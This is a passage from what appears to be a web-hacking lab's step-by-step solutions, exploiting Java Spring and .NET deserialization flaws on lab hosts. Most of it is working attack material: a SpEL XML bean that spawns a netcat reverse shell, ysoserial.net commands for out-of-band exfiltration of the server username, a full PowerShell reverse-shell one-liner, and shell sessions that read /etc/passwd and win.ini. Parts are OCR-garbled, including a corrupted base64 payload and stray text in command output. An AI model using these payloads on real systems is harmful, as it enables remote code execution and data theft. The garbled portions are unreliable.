| <p>Raw Params Headers Hex</p> <pre>POST /api/add/microblog HTTP/1.1 Host: mblog.webhacklab.com User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://mblog.webhacklab.com/logins Content-Type: application/json; charset=utf-8 X-Requested-With: XMLHttpRequest Content-Length: 105 Cookie: JSESSIONID=2E0498FDD616C759FFD0A5CFCEBEC9F4 Connection: close ["org.springframework.context.support.FileSystemXmlApplicationContext", "http://192.168.4.3:80/spel.xml"]</pre> | <p>Raw Headers Hex HTML Render</p> <pre>HTTP/1.1 500 Internal Server Error Server: nginx/1.10.3 (Ubuntu) Date: Mon, 28 Jan 2019 11:24:01 GMT Content-Type: text/html; charset=utf-8 Connection: close Content-Language: en Content-Length: 17587 <!DOCTYPE html><html><head><title>Apache Tomcat/8.0.32 (Ubuntu) - Error report</title><style type="text/css">H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;f ont-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;f ont-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;f ont-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76; } P {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:1 2px;} A {color : black;} A.name {color : black;} .line {height: 1px; background-color: #525D76; border: none;}</style></pre> |

Step 5: Now within this configuration file we can embed “SpEL i.e. Spring Expression Language” which can execute code. So let’s host the below spel.xml file on our kali machine and send the JSON request of **Step 4** to our application

```
<beans xmlns="http://www.springframework.org/schema/beans"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="
    http://www.springframework.org/schema/beans
    http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="pb" class="java.lang.ProcessBuilder">
    <constructor-arg>
      <array>
        <value>nc</value>
        <value>192.168.4.X</value>
        <value>4444</value>
        <value>-e</value>
        <value>/bin/bash</value>
      </array>
    </constructor-arg>
    <property name="whatever" value="#{ pb.start() }"/>
  </bean>
</beans>
```

```
root@Kali:~/tools# python3 -m http.server 80
```

```
(root@kali) - [~/tools]
# ls
ASP_extension_files      json_web_tokens          SampleData.xls
aws_enum.py              jython-standalone-2.7.0.jar sd.php
commands_list.txt        nodejs                   shell
coupons                  node_modules             spel.xml
Docx_files               package.json             test.txt
git-dumper-master        package-lock.json        vbox2vm.sh
hash_extender            phpggc                   VPN
java                     plex_python_exploit      xxe
javadeserialziation      python_deserialization   ysoserial-master.jar
jruby-complete-9.1.17.0.jar pythonserv.py

(root@kali) - [~/tools]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



Step 6: Start a netcat listener

```
root@Kali:~# nc -nvlp 4444
```

```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
```

Step 7: Observe the request on the python web server

```
(root@kali)-[~]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.200.11 - - [11/Jul/2021 02:20:45] code 404, message File not found
192.168.200.11 - - [11/Jul/2021 02:20:45] "GET /spel.xml HTTP/1.1" 404 -
```

Step 8: On successful execution we get the reverse shell as shown below

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.4.3] from (UNKNOWN) [192.168.200.11] 33718
id
uid=111(tomcat8) gid=117(tomcat8) groups=117(tomcat8)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin; Linux i686; rv:52.0) Gecko/20100101
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```




.NET Serialization Attack

Challenge URL: <http://admin.webhacklab.com>

- Identify and exploit the .Net Deserialization vulnerability to make the host send DNS requests to an external host.
- Get a reverse shell and extract the system information such as username, OS type from the server and read “win.ini” file.

Solution:

Step 1: Navigate to the <http://admin.webhacklab.com> URL and intercept the response in Burp.

A screenshot of a web browser window showing the login page of admin.webhacklab.com. The browser's address bar displays the URL. The page has a light gray background with a white login form in the center. The form contains the title 'Login', a 'User Name' label above a text input field, a 'Password' label above another text input field, a checkbox labeled 'Remember me', and a blue 'Log in' button at the bottom.

admin.webhacklab.com/

admin.webhacklab.com

Login

User Name

Password

☐ Remember me


Log in

Step 2: There is a cookie named “__NSSTemp” which is Base64 Encoded that reads “AAEAAAD/////AQAAA” which assures us that there is some serialized data being communicated.



Step 3: Now on a windows system we can generate the serialized payload using the ysoserial.net tool to send an out of band request containing the web server username to an attacker-controlled domain.

```
ysoserial.exe -f BinaryFormatter -lg TypeConfuseDelegate -o base64 -c
"powershell.exe Invoke-WebRequest -Uri http://192.168.4.X:8888/$env:UserName"
```



Helper UtilityBlacklist3rYSoSerial

ysoserial.net

Deserialization payload generator for a variety of .NET formatters

Plugins

Generic

Gadget

TypeConfuseDelegate

Formatter

BinaryFormatter

Command:

powershell.exe Invoke-WebRequest -Uri http://192.168.4.10:8888 /\$env:UserName

Generate

Output Data:

AEEAAAD/////IAAAAAAAAAAMAgAAAEITeXN0ZW0sIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNlZXIUb2ltbj1INzdhNWMM1NjE5MzRIMDg5BQEAAACEAVN5c3RibS5Db2xsZWNOaW9ucy5HZW5lcmljlINvcnRIZFNdGAXW1TeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYWwgVmVyc2libj00LjAuMC4wLkCBDDWx0dXJIPW5ldXRyYWwsIFB1YmtpY0tleVRva2VuPWl3N2E1Y2U2MTkzNGUwODIdXEQAAAAAFQ29tbnQIQ29tcGFyZXIHVmcVyc2libGVJdGVtcwADAAYJJQfTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5Db21wYXJpc29uQ29tcGFyZXJgMVtbU3lzdGVtLn0cmLuZywgbXNjb3JsaWsiIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNlZXIUb2ltbj1INzdhNWMM1NjE5MzRIMDg5XV0iAgAAAAIAAABAAAwAAAAIAAAAJBAAAAAQDAAAAJQfTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5Db21wYXJpc29uQ29tcGFyZXJgMVtbU3lzdGVtLn0cmLuZywgbXNjb3JsaWsiIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNlZXIUb2ltbj1INzdhNWMM1NjE5MzRIMDg5XV0BAAAAC19jb21wYXJpc29uAyJTeXN0ZW0uRGVsZWdhdGVtZXJpYXxpemF0aW9uSG9sZGVyCQUAAARBAAAAIAAAAAAGBgAAAFYyYB5c29zZXJpYWwuZXhlIC1mIEJpbmFyeUZvcm1hdHRiciAiZyBueXBIBQ29uZnVzURlibGVnYXRicCI1viGJhc2U2NCAtYyBwb3dlcnNoZWxsLmV4ZGYHAHAAANiZAQFAAAAIIN5c3RibS5EZWI2F0ZVNicmlhbGI6YXRxb25ib2xkZXIDAAAAACERibGVnYXRIB21ldGhvZDAhbWV0aG9kMQMDAzBTExN0ZW0uRGVsZWdhdGVtZXJpYXxpemF0aW9uSG9sZGVyK0RibGVnYXRIRiw50cnkvU3lzdGVtLjUJmxiY3Rnb21uTWVtYmUuSW5mb1NiNmhhbG6YGyRnb25lb2xkZXIvLi13dzGVtLiUJmxiY3R

ysoserial.exe -g TypeConfuseDelegate -f BinaryFormatter -o Base64 -c "ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o base64 -c powershell.exe Invoke-WebRequest -Uri http://192.168.4.10:8888/\$env:UserName"

Step 4: Start the python server to get an Out Of Band Call.

```
(root@kali)-[~]
# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```


Step 5: Replace the serialized string in “__NSSTemp” cookie with the value generated in **Step 3** and send a request.

[illegible]

Step 6: We get the OOB request along with the web server's machine name.

```
(root@kali)-[~]
# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
192.168.200.110 - - [11/Jul/2021 02:22:37] code 404. message File not found
192.168.200.110 - - [11/Jul/2021 02:22:37] "GET /WIN2K12_IIS$ HTTP/1.1" 404 -
```

Step 7: To get the reverse shell start listener on the server.

```
root@kali:~/tools# nc -nlvp 4444
```


Step 8: Generate the payload using terminal or web interface for reverse shell.

```
powershell.exe \"$client = New-Object
System.Net.Sockets.TCPClient('192.168.4.X',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1
| Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendb
yte.Length);$stream.Flush()};$client.Close()}\"
```


The screenshot shows the ysoserial.net website interface. At the top, there are tabs for 'Helper Utility', 'Blacklist3r', and 'YSOserial'. The main heading is 'ysoserial.net' with the subtitle 'Deserialization payload generator for a variety of .NET formatters'. Below this, there are three dropdown menus: 'Plugins' (set to 'Generic'), 'Gadget' (set to 'TypeConfuseDelegate'), and 'Formatter' (set to 'BinaryFormatter'). A red arrow points from the 'Gadget' dropdown to the 'Command:' input field. The 'Command:' field contains a PowerShell command for a reverse shell. Below the command field is a red 'Generate' button. To the right of the command field is the 'Output Data:' section, which displays a long, base64-encoded string. At the bottom of the page, there is a green box containing the command to run the generated payload: `ysoserial.exe -g TypeConfuseDelegate -f BinaryFormatter -o Base64 -c "powershell.exe \"$client = New-Object System.Net.Sockets.TCPClient('192.168.4.10',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()}\""`. The footer of the page reads '© 2019 - Notsosecure - Helper Utility'.




Step 9: Replace the serialized string in “__NSSTemp” cookie with the value generated in **Step 8** and send request.



Step 10: We get a reverse shell and can run the commands.



Step 11: The result of “ipconfig” command.



```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
PS C:\windows\system32\inetsrv> ipconfig

Windows IP Configuration

Ethernet adapter External:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 77.68.38.52
    Subnet Mask . . . . . : 255.255.252.0
    Default Gateway . . . . . : 77.68.36.1

Ethernet adapter Internal:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.200.110
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 

Tunnel adapter isatap.{CA5DCF8F-A976-4192-ACAE-3A30CEDFF547}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 


Tunnel adapter isatap.{40074467-8C46-4134-9500-EC1C930652A8}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter 6T04 Adapter:


    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2002:4d44:2634::4d44:2634
    Default Gateway . . . . . : 2002:c058:6301::c058:6301
```

Step 12: The result of “whoami”



```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
PS C:\windows\system32\inetsrv> whoami
iis apppool\admin.webhacklab.com
```

Step 13: The result of “win.ini”



```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
PS C:\windows\system32\inetsrv> type ..\..\win.ini
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
PS C:\windows\system32\inetsrv>
```



